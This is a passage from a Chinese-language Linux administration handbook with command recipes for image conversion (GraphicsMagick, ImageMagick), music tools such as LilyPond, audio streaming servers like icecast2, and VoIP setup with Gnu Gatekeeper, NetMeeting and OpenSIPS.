        ext=${new_img##*.} # 扩展名
        gm convert $img -thumbnail 238x138! -strip +profile '*'
-quality 90 -extent 238x138 $new_img
done
```

density

调整图像dpi和大小

```
gm convert -density 288 -geometry 25% image.gif image.gif
```

缩小为原先的1 / 4，并且dpi为288

GIF 帧抽取

从gif文件中抽取第一帧

```
gm convert "Image.gif[0]" first.gif
```

创建gif图像

```
gm convert -delay 20 frame.gif animation.gif
gm convert -loop 50 frame.gif animation.gif
```

```

```

每张图片显示20秒，动画循环播放50次

```
gm convert -delay 2 frame1.gif -delay 1 frame2.gif -delay 5
frame3.gif animation.gif
```

1.5. montage

将三幅图像和并为一副图像

```
gm montage -mode concatenate -tile 3x1 image1.ppm image2.ppm
image3.ppm concatenated.miff
```

1.6. 截屏

```
gm import a.jpg
```

用鼠标点击所要截取的窗口，或者选择截屏区域，保存为a.jpg

保留窗口的边框

```
gm import -frame a.jpg
```

1.7. 显示图像

```
gm display 'vid:*.jpg'
```

2. ImageMagick

homepage: http://www.imagemagick.org/

2.1. install

```
$ sudo apt-get install imagemagick
```

2.2. convert

批量转换格式

```
convert *.jpg gkp-*.png
```

jpeg 转 png

```
for jpeg in *.jpeg; do
    convert $jpeg ${jpeg%.jpeg}.png
done
```

resize

批量修改图片尺寸

```
find ./ -name '*.jpg' -exec convert -resize 600x480 {} {} \;
```

以长边为准

```
for img in $(find ./album/ -type f -name *.jpg)
do
        width=$(identify -format "%w" $img)
        height=$(identify -format "%h" $img)
        if [ $width -gt $height ]; then
                convert -resize 900x600 $img $img
        else
                convert -resize 600x900 $img $img
        fi
done
```

图像质量调整

```
find . -iname "*.jpg" -exec convert -strip +profile "*"  -
quality 65 {} {} \;
```

PDF to PNG

将PDF文档每页生成一个PNG图片

```
convert -quality 05 NetkillerVersion.pdf output.png
```

查看结果

```
$ ls output-*
output-0.png    output-14.png  output-20.png  output-27.png
output-33.png  output-3.png   output-46.png  output-52.png
```

```
output-59.png  output-65.png  output-71.png  output-78.png
output-84.png  output-90.png  output-97.png
output-100.png  output-15.png  output-21.png  output-28.png
output-34.png  output-40.png  output-47.png  output-53.png
output-5.png   output-66.png  output-72.png  output-79.png
output-85.png  output-91.png  output-98.png
output-101.png  output-16.png  output-22.png  output-29.png
output-35.png  output-41.png  output-48.png  output-54.png
output-60.png  output-67.png  output-73.png  output-7.png
output-86.png  output-92.png  output-99.png
output-10.png   output-17.png  output-23.png  output-2.png
output-36.png  output-42.png  output-49.png  output-55.png
output-61.png  output-68.png  output-74.png  output-80.png
output-87.png  output-93.png  output-9.png
output-11.png   output-18.png  output-24.png  output-30.png
output-37.png  output-43.png  output-4.png   output-56.png
output-62.png  output-69.png  output-75.png  output-81.png
output-88.png  output-94.png
output-12.png   output-19.png  output-25.png  output-31.png
output-38.png  output-44.png  output-50.png  output-57.png
output-63.png  output-6.png   output-76.png  output-82.png
output-89.png  output-95.png
output-13.png   output-1.png   output-26.png  output-32.png
output-39.png  output-45.png  output-51.png  output-58.png
output-64.png  output-70.png  output-77.png  output-83.png
output-8.png   output-96.png
```

2.3. 查看支持字体列表

```
convert -list font
```

3. Photivo

4. How to add metadata to digital pictures from the command line

exiftool

第 153 章 Music score

Digital Audio Workstation

http://revo-create.com/viewthread.php?tid=11731

混音系列

1. ardour
2. Pulseaudio
3.

取样器

1. Qsynth

1. Synthesizer

合成器

1. ZynAddSubFX

1.1. ZynAddSubFX

http://zynaddsubfx.sourceforge.net/

2. Drums

2.1. Hydrogen

Hydrogen is an advanced drum machine for GNU/Linux. It's main goal is to bring professional yet simple and intuitive pattern-based drum programming.

http://www.hydrogen-music.org/

3. LilyPond

http://lilypond.org/

```
sudo apt-get install lilypond
```

3.1. Example

PNG/PDF/PS

```
\version "2.14.2"
\relative c'' {
  <<
    \new Staff { \clef "treble" c4 }
    \new Staff { \clef "bass" c,,4 }
  >>
}
```

```
lilypond --png -o abc.png example.ly
lilypond --pdf -o abc example.ly
```

Latex

```
\documentclass{article}
\begin{document}
    An easy song to learn on the piano is Mary Had a Little
Lamb:\\
    \begin{lilypond}
        \score { % start of musical score
```

```
          <<
            % beginning of musical staff. the \relative c'
means that the
            % notes are an octave higher than the default (ie:
notes are
            % notes are relative to middle c)
            \new Staff \relative c' {
                e4 d c d e e e2 d4 d d2 e4 g g2
                e4 d c d e e e e d d e d c1
            } % end of staff
          >>
        } % end of musical score
    \end{lilypond}
\end{document}
```

```
lilypond-book --format=latex --lily-output-dir=lilyfiles
mary.lytex
latex mary.tex
```

```
pdflatex --shell-escape your.tex
```

4. MuseScore

http://musescore.org/

乐谱制作

5. ardour

http://www.ardour.org/

6. LMMS

http://lmms.sourceforge.net/

7. Qsynth

http://qsynth.sourceforge.net/

8. Rosegarden

http://www.rosegardenmusic.com/

9. TerminatorX

http://terminatorx.org/

10. Pulseaudio

http://pulseaudio.org/

第 154 章 Stream

1. broadcast streaming

1.1. gnump3d - A streaming server for MP3 and OGG files

过程 154.1.

1. installation

```
$ sudo apt-get install gnump3d
```

2. configure

```
$ sudo vim /etc/gnump3d/gnump3d.conf

 root = /var/music
```

3. copy some mp3 file to directory /var/music

4. testing

   http://127.0.0.1:8888/

1.2. icecast2 - Ogg Vorbis and MP3 streaming media server

   http://www.icecast.org/

过程 154.2.

1. installation

```
$ sudo apt-get install icecast2
```

2. configure

   /etc/default/icecast2

```
$ sudo vim /etc/default/icecast2
 #ENABLE=false
 ENABLE=true
```

   /etc/icecast2/icecast.xml

```
     <authentication>
         <!-- Sources log in with username 'source' -->
         <source-password>your-password</source-password>
         <!-- Relays log in username 'relay' -->
         <relay-password>your-password</relay-password>

         <!-- Admin logs in with the username given below
-->
         <admin-user>admin</admin-user>
         <admin-password>your-password</admin-password>
     </authentication>
```

3. starting

```
$ sudo /etc/init.d/icecast2 start
```

4. testing

   http://localhost:8000/

installation from source

过程 154.3. 配置步骤

1. 安装lib库

```
netkiller@Linux-server:~/icecast-2.3.1$ sudo apt-get
install libxslt1.1
netkiller@Linux-server:~/icecast-2.3.1$ sudo apt-get
install libxslt1-dev
netkiller@Linux-server:~/icecast-2.3.1$ sudo apt-get
install libshout3
netkiller@Linux-server:~/icecast-2.3.1$ sudo apt-get
install libshout3-dev
```

2. $ sudo ./configure --prefix=/usr/local/icecast

   make;make install

```
netkiller@Linux-server:~/icecast-2.3.1$ ./configure --
prefix=/usr/local/icecast
netkiller@Linux-server:~/icecast-2.3.1$ make
netkiller@Linux-server:~/icecast-2.3.1$ sudo make install
netkiller@Linux-server:~/icecast-2.3.1$ cd
/usr/local/icecast/
netkiller@Linux-server:/usr/local/icecast$ ls
bin  etc  share
```

   创建icecast2用户

   修改所有者

```
netkiller@Linux-server:/usr/local/icecast$ cd ..
netkiller@Linux-server:/usr/local$ adduser icecast2
netkiller@Linux-server:/usr/local$ sudo chown
icecast2.icecast2 -R icecast/
```

3. 运行icecast

```
netkiller@Linux-server:/usr/local$ su icecast2
netkiller@Linux-server:/usr/local$
/usr/local/icecast/bin/icecast -b -c
/usr/local/icecast/etc/icecast.xml
```

4. 配置icecast

管理员/密码

admin-user: 管理员用户名

admin-password: 管理员密码

```
icecast2@Linux-server:/usr/local/icecast$ vi
etc/icecast.xml


    <authentication>
        <!-- Sources log in with username 'source' -->
        <source-password>hackme</source-password>
        <!-- Relays log in username 'relay' -->
        <relay-password>hackme</relay-password>

        <!-- Admin logs in with the username given below --
>
        <admin-user>admin</admin-user>
        <admin-password>chen</admin-password>
    </authentication>
```

5. 测试 http://netkiller.8800.org:8000/

1.3. shoutcast

shoutcast...

1.4. PeerCast

homepage: http://www.peercast.org/

2. WebRTC

https://webrtc.org/

WebRTC is a free, open project that provides browsers and mobile applications with Real-Time Communications (RTC) capabilities via simple APIs. The WebRTC components have been optimized to best serve this purpose.

第 155 章 RTSP Server

https://www.linux-projects.org/uv4l/tutorials/rtsp-server/

第 156 章 常用命令

1. 获取IP地址

```
[root@localhost ~]# hostname -I|awk '{print $1}'
192.168.30.12
```

部分 XVIII. Voice over IP

安装环境 ubuntu 13.10

1. Linphone

https://www.linphone.org

第 157 章 Gnu Gatekeeper

http://www.gnugk.org/

1. Gnu Gatekeeper Install

```
sudo apt-get install gnugk
sudo apt-get install ohphone
```

start|stop|restart|force-reload

```
netkiller@shenzhen:~$ sudo /etc/init.d/gnugk
Usage: /etc/init.d/gnugk {start|stop|restart|force-reload}
```

Start

```
netkiller@shenzhen:~$ sudo /etc/init.d/gnugk start
Starting H.323 gatekeeper: gnugk.
netkiller@shenzhen:~$

netkiller@shenzhen:~$ sudo /etc/init.d/gnugk stop
Stopping H.323 gatekeeper: gnugk.
netkiller@shenzhen:~$
```

2. Gnu Gatekeeper Configure

gatekeeper.ini

```
[Gatekeeper::Main]
Fourtytwo=42
[GkStatus::Auth]
rule=allow
```

3. Gnu Gatekeeper Test

How do I test Gatekeeper

first, telnet tools

```
netkiller@shenzhen:~$ telnet 127.0.0.1 7000
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
Version:
Gatekeeper(GNU) Version(2.2.5)
Ext(pthreads=1,radius=1,mysql=1,pgsql=1,firebird=1,large_fdset=
0,crypto/ssl=1) Build(Feb  2 2007, 21:39:07) Sys(Linux i686
2.6.20-15-server)
GkStatus: Version(2.0) Ext()
Toolkit: Version(1.0) Ext(basic)
Startup: Fri, 09 Nov 2007 17:26:23 -0500   Running: 0 days
00:08:34
;
```

Part I - Microsoft Windows NetMeeting

Windows XP

Start NetMeeting

Start->Run->conf


NetMeeting
输入使用 NetMeeting 所需的个人信息。
注意：在继续下一步之前必须提供姓名以及电子邮件地址。
姓(L):
Chen
名(F):
Neo
电子邮件地址(E):
openunix@163.com
位置(C):
Shenzhen, China
注释(M):
http://netkiller.8800.org
< 上一步(B)
下一步(N) >
取消



NetMeeting
一个目录服务器列出了您可以使用 NetMeeting 呼叫的人。如果您登录到一个目录服务器，别人就可以看得到您并且可以呼叫您。
当 NetMeeting 启动时登录到目录服务器(L)
服务器名
osoft Internet Directory
不要在目录中列出我的名字(I)。
< 上一步(B)
下一步(N) >
取消


NetMeeting
您将用网络打 NetMeeting 电话，请指定连接到该网络的速度。
14400 bps 的调制解调器(1)
28800 bps 或更快的调制解调器(2)
电缆、 xDSL 或 ISDN(C)
局域网(L)
< 上一步(B)
下一步(N) >
取消


NetMeeting
NetMeeting 将使用下列视频捕获设备。
主要视频捕获设备(P):
VivaPix WebCam
< 上一步(B)
下一步(N) >
取消


NetMeeting
要想更容易找到 NetMeeting，您可以在您的桌面上并且/或您的栏上快速启动部分放一个快捷键。
请在桌面上创建 NetMeeting 的快捷键(P)。
请在快速启动栏上创建 NetMeeting 的快捷键(Q)。
< 上一步(B)
下一步(N) >
取消



音频调节向导
本向导将帮助您调节音频设置。
关闭其它所有放音或录音程序，然后单击“下一步”继续。
< 上一步(B)
下一步(N) >
取消


音频调节向导
NetMeeting 将使用下列音频波形设备。
录音(R)
Intel(r) Integrated Audio
回放(P)
Intel(r) Integrated Audio
< 上一步(B)
下一步(N) >
取消



音频调节向导
您应该检查扬声器或耳机是否已连接，重放音量是否合适。
要调节回放音量，请使用下面的滑块。单击“测试”按钮收听采样声音。
音量(V)
停止(S)
< 上一步(B)
下一步(N) >
取消


音频调节向导
向导将确保麦克风处于工作状态，并且录音音量合适。
对着麦克风读出下列文字：
“正在使用安装程序向导。它正在检查我的麦克风是否已插好、工作是否正常。”
录音音量(R)
< 上一步(B)
下一步(N) >
取消



音频调节向导
您已调整了设置。
如果会议中其他人难以听到您的声音，请再次运行该向导。
要再次运行该向导程序，请选择“工具”菜单中的“音频调节向导”。
< 上一步(B)
完成
取消



Tools -> Option -> Advence



网关守卫设置



Part II - ohphone

For example:

netkiller

```
neo@machine1:~$ ohphone -l -a -u neo
```

neo

```
netkiller@machine2:~$ ohphone -u netkiller neo
```

第 158 章 OpenSIPS

OpenSER SIP Server 已经更名为 OpenSIPS

OpenSER SIP Server 已经更名为 OpenSIPS

http://www.openser.org/ 域名将跳转至 http://www.opensips.org/

1. 安装 OpenSIPS

centos 6.5 默认安装

centos 6.5 环境默认 opensips 包含如下软件包版本为1.7

yum search opensips

```
opensips-jabber.x86_64 : Gateway between OpenSIPS and a jabber
server
opensips-mysql.x86_64 : MySQL Storage Support for the OpenSIPS
opensips-perl.x86_64 : Helps implement your own OpenSIPS
extensions in Perl
opensips-postgresql.x86_64 : PostgreSQL Storage Support for the
OpenSIPS
opensips-snmpstats.x86_64 : SNMP management interface for the
OpenSIPS
opensips-tlsops.x86_64 : TLS-relating functions for the
OpenSIPS
opensips-unixodbc.x86_64 : OpenSIPS unixODBC Storage support
opensips-xmpp.x86_64 : Gateway between OpenSIPS and a jabber
server
opensips.x86_64 : Open Source SIP Server
opensips-aaa_radius.x86_64 : RADIUS backend for AAA api
opensips-acc.x86_64 : Accounts transactions information to
different backends
opensips-auth_aaa.x86_64 : Performs authentication using an AAA
server
opensips-auth_diameter.x86_64 : Performs authentication using a
Diameter server
```

```
opensips-b2bua.x86_64 : Back-2-Back User Agent
opensips-carrierroute.x86_64 : Routing extension suitable for
carriers
opensips-cpl-c.x86_64 : Call Processing Language interpreter
opensips-db_berkeley.x86_64 : Berkley DB backend support
opensips-db_http.x86_64 : HTTP DB backend support
opensips-event_datagram.x86_64 : Event datagram module
opensips-h350.x86_64 : H350 implementation
opensips-ldap.x86_64 : LDAP connector
opensips-mmgeoip.x86_64 : Wrapper for the MaxMind GeoIP API
opensips-peering.x86_64 : Radius peering
opensips-perlvdb.x86_64 : Perl virtual database engine
opensips-presence.x86_64 : Presence server
opensips-presence_callinfo.x86_64 : SIMPLE Presence extension
opensips-presence_dialoginfo.x86_64 : Extension to Presence
server for Dialog-Info
opensips-presence_mwi.x86_64 : Extension to Presence server for
Message Waiting Indication
opensips-presence_xcapdiff.x86_64 : Extension to Presence
server for XCAP-DIFF event
opensips-presence_xml.x86_64 : SIMPLE Presence extension
opensips-pua.x86_64 : Offer the functionality of a presence
user agent client
opensips-pua_bla.x86_64 : BLA extension for PUA
opensips-pua_dialoginfo.x86_64 : Dialog-Info extension for PUA
opensips-pua_mi.x86_64 : Connector between usrloc and MI
interface
opensips-pua_usrloc.x86_64 : Connector between usrloc and pua
modules
opensips-pua_xmpp.x86_64 : SIMPLE-XMPP Presence gateway
opensips-python.x86_64 : Python scripting support
opensips-regex.x86_64 : RegExp via PCRE library
opensips-rls.x86_64 : Resource List Server
opensips-seas.x86_64 : Transfers the execution logic control to
a given external entity
opensips-sms.x86_64 : Gateway between SIP and GSM networks via
sms
opensips-xcap_client.x86_64 : XCAP client
```

Version : 1.7.2

```
# yum info opensips
```

```
Loaded plugins: fastestmirror, presto, refresh-packagekit
Loading mirror speeds from cached hostfile
 * base: mirrors.hust.edu.cn
 * epel: mirrors.vinahost.vn
 * extras: mirrors.neusoft.edu.cn
 * updates: mirrors.tuna.tsinghua.edu.cn
Installed Packages
Name        : opensips
Arch        : x86_64
Version     : 1.7.2
Release     : 2.el6
Size        : 5.1 M
Repo        : installed
From repo   : epel
Summary     : Open Source SIP Server
URL         : http://opensips.org
License     : GPLv2+
Description : OpenSIPS or Open SIP Server is a very fast and
flexible SIP (RFC3261)
            : proxy server. Written entirely in C, opensips can
handle thousands calls
            : per second even on low-budget hardware. A C Shell
like scripting language
            : provides full control over the server's
behaviour. It's modular
            : architecture allows only required functionality
to be loaded.
            : Currently the following modules are available:
digest authentication,
            : CPL scripts, instant messaging, MySQL and
UNIXODBC support, a presence agent,
            : radius authentication, record routing, an SMS
gateway, a jabber gateway, a
            : transaction and dialog module, OSP module,
statistics support,
            : registrar and user location.
```

安装 opensips

```
# yum install opensips
```

启动 opensips

```
# /etc/init.d/opensips start
```

使用 yum.opensips.org 源安装

安装 yum.opensips.org 源

```
# rpm -ivh
http://yum.opensips.org/1.10/releases/el/6/x86_64/opensips-yum-
releases-1.10-1.el6.noarch.rpm
Retrieving
http://yum.opensips.org/1.10/releases/el/6/x86_64/opensips-yum-
releases-1.10-1.el6.noarch.rpm
warning: /var/tmp/rpm-tmp.M3Govv: Header V4 DSA/SHA1 Signature,
key ID 5f2fbb7c: NOKEY
Preparing...
########################################### [100%]
   1:opensips-yum-releases
########################################### [100%]
```

查看版本，正确应该是Version : 1.10.0

```
# yum info opensips
Loaded plugins: fastestmirror, presto, refresh-packagekit
Loading mirror speeds from cached hostfile
 * base: mirrors.hust.edu.cn
 * epel: mirrors.vinahost.vn
 * extras: mirrors.neusoft.edu.cn
 * updates: mirrors.tuna.tsinghua.edu.cn
Available Packages
Name        : opensips
Arch        : x86_64
Version     : 1.10.0
Release     : 1.el6
Size        : 5.5 M
Repo        : opensips
```

```
Summary     : Open Source SIP Server
URL         : http://opensips.org
License     : GPLv2+
Description : OpenSIPS or Open SIP Server is a very fast and
flexible SIP (RFC3261)
            : proxy server. Written entirely in C, opensips can
handle thousands calls
            : per second even on low-budget hardware. A C Shell
like scripting language
            : provides full control over the server's
behaviour. It's modular
            : architecture allows only required functionality
to be loaded.
            : Currently the following modules are available:
digest authentication,
            : CPL scripts, instant messaging, MySQL and
UNIXODBC support, a presence agent,
            : radius authentication, record routing, an SMS
gateway, a jabber gateway, a
            : transaction and dialog module, OSP module,
statistics support,
            : registrar and user location.
```

该版本有如下软件包

```
opensips-jabber.x86_64 : Gateway between OpenSIPS and a jabber
server
opensips-mysql.x86_64 : MySQL Storage Support for the OpenSIPS
opensips-perl.x86_64 : Helps implement your own OpenSIPS
extensions in Perl
opensips-postgresql.x86_64 : PostgreSQL Storage Support for the
OpenSIPS
opensips-snmpstats.x86_64 : SNMP management interface for the
OpenSIPS
opensips-tlsops.x86_64 : TLS-relating functions for the
OpenSIPS
opensips-unixodbc.x86_64 : OpenSIPS unixODBC Storage support
opensips-xmpp.x86_64 : Gateway between OpenSIPS and a jabber
server
opensips-yum-releases.noarch : OpenSIPS 1.10 RPMs for el6 - Yum
Repository Configuration
opensips.x86_64 : Open Source SIP Server
```

```
opensips-aaa_radius.x86_64 : RADIUS backend for AAA api
opensips-acc.x86_64 : Accounts transactions information to
different backends
opensips-auth_aaa.x86_64 : Performs authentication using an AAA
server
opensips-auth_diameter.x86_64 : Performs authentication using a
Diameter server
opensips-b2bua.x86_64 : Back-2-Back User Agent
opensips-carrierroute.x86_64 : Routing extension suitable for
carriers
opensips-cpl-c.x86_64 : Call Processing Language interpreter
opensips-db_berkeley.x86_64 : Berkley DB backend support
opensips-db_http.x86_64 : HTTP DB backend support
opensips-db_perlvdb.x86_64 : Perl virtual database engine
opensips-event_datagram.x86_64 : Event datagram module
opensips-event_rabbitmq.x86_64 : Event RabbitMQ module
opensips-event_route.x86_64 : Route triggering based on events
opensips-event_xmlrpc.x86_64 : Event XMLRPC client module
opensips-h350.x86_64 : H350 implementation
opensips-httpd.x86_64 : HTTP transport layer implementation
opensips-json.x86_64 : A JSON variables within the script
opensips-ldap.x86_64 : LDAP connector
opensips-memcached.x86_64 : Memcached connector
opensips-mmgeoip.x86_64 : Wrapper for the MaxMind GeoIP API
opensips-peering.x86_64 : Radius peering
opensips-perlvdb.x86_64 : Perl virtual database engine
opensips-pi_http.x86_64 : Provisioning Interface module
opensips-presence.x86_64 : Presence server
opensips-presence_callinfo.x86_64 : SIMPLE Presence extension
opensips-presence_dialoginfo.x86_64 : Extension to Presence
server for Dialog-Info
opensips-presence_mwi.x86_64 : Extension to Presence server for
Message Waiting Indication
opensips-presence_xcapdiff.x86_64 : Extension to Presence
server for XCAP-DIFF event
opensips-presence_xml.x86_64 : SIMPLE Presence extension
opensips-pua.x86_64 : Offer the functionality of a presence
user agent client
opensips-pua_bla.x86_64 : BLA extension for PUA
opensips-pua_dialoginfo.x86_64 : Dialog-Info extension for PUA
opensips-pua_mi.x86_64 : Connector between usrloc and MI
interface
opensips-pua_usrloc.x86_64 : Connector between usrloc and pua
modules
opensips-pua_xmpp.x86_64 : SIMPLE-XMPP Presence gateway
```

```
opensips-python.x86_64 : Python scripting support
opensips-redis.x86_64 : Redis connector
opensips-regex.x86_64 : RegExp via PCRE library
opensips-rest_client.x86_64 : Implementation of an HTTP client
opensips-rls.x86_64 : Resource List Server
opensips-seas.x86_64 : Transfers the execution logic control to
a given external entity
opensips-sms.x86_64 : Gateway between SIP and GSM networks via
sms
opensips-xcap.x86_64 : XCAP API provider
opensips-xcap_client.x86_64 : XCAP client
opensips-xmlrpc.x86_64 : A xmlrpc server
```

安装 opensips

```
yum install opensips
```

安装认证数据库,选择其中一种

```
yum install opensips-mysql
yum install opensips-postgresql
yum install opensips-db_berkeley
```

配置监听地址

```
# vim opensips.cfg
#listen=udp:127.0.0.1:5060   # CUSTOMIZE ME
listen=udp:192.168.6.9:5060   # 注释上面一行，新增一行
```

启动opensips

```
service opensips start
```

查看UDP端口

```
# netstat -lnu | grep 5060
udp        0      0 192.168.6.9:5060            0.0.0.0:*
```

编译安装

centos 环境

```
# cd /usr/local/src
# wget http://opensips.org/pub/opensips/1.10.0/src/opensips-
1.10_src.tar.gz
# tar zxf opensips-1.10_src.tar.gz
```

2. 数据库部署

你只能选择其中一种作为opensips的数据库

DBTEXT

配置数据库

```
# vim /etc/opensips/opensipsctlrc
DBENGINE=DBTEXT
DB_PATH="/etc/opensips/dbtext"
ETCDIR="/etc/opensips"
```

创建数据库

```
# opensipsdbctl create
INFO: creating DBTEXT tables at: /etc/opensips/dbtext ...
Install presence related tables? (y/n): y
INFO: creating DBTEXT presence tables at: /etc/opensips/dbtext
...
Install tables for imc cpl siptrace domainpolicy carrierroute
userblacklist? (y/n): y
INFO: creating DBTEXT extra tables at: /etc/opensips/dbtext ...
```

MySQL

vim /etc/opensips/opensipsctlrc

```
SIP_DOMAIN=opensips.org
DBENGINE=MYSQL
DBHOST=localhost
DBNAME=opensips
```

```
DBRWUSER=opensips
DBRWPW="opensipsrw"
USERCOL="username"
ETCDIR="/etc/opensips"
```

创建数据库

```
# opensipsdbctl create
MySQL password for root:
INFO: test server charset
WARNING: Your current default mysql characters set cannot be
used to create DB. Please choice another one from the following
list:
big5
dec8
cp850
hp8
koi8r
latin1
latin2
swe7
ascii
ujis
sjis
hebrew
tis620
euckr
koi8u
gb2312
greek
cp1250
gbk
latin5
armscii8
cp866
keybcs2
macce
macroman
cp852
latin7
cp1251
utf16
```

```
cp1256
cp1257
utf32
binary
geostd8
cp932
eucjpms
Enter character set name:
latin1
INFO: creating database opensips ...
INFO: Core OpenSIPS tables succesfully created.
Install presence related tables? (y/n): y
INFO: creating presence tables into opensips ...
INFO: Presence tables succesfully created.
Install tables for imc cpl siptrace domainpolicy carrierroute
userblacklist registrant? (y/n): y
INFO: creating extra tables into opensips ...
INFO: Extra tables succesfully created.
```

提示 Enter character set name: 时输入latin1 其余选项输入‘y’

测试创建用户

```
# opensipsctl add 1001 123456
new user '1001' added
```

PGSQL

vim /etc/opensips/opensipsctlrc

```
SIP_DOMAIN=opensips.org
DBENGINE=PGSQL
DBHOST=localhost
DBNAME=opensips
DBRWUSER=opensips
DBRWPW="opensipsrw"
USERCOL="username"
```

```
ETCDIR="/etc/opensips"
```

Berkeley DB

```
# grep -v ^# opensipsctlrc | grep -v ^$
SIP_DOMAIN=opensips.org
DBENGINE=DB_BERKELEY
DB_PATH="/etc/opensips/bdb"
USERCOL="username"
ETCDIR="/etc/opensips"
```

```
# opensipsdbctl create
which: no db4.4_dump in
(/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin:/
root/bin:/usr/sbin//:/usr/sbin//:/usr/sbin/:/usr/local/Berkeley
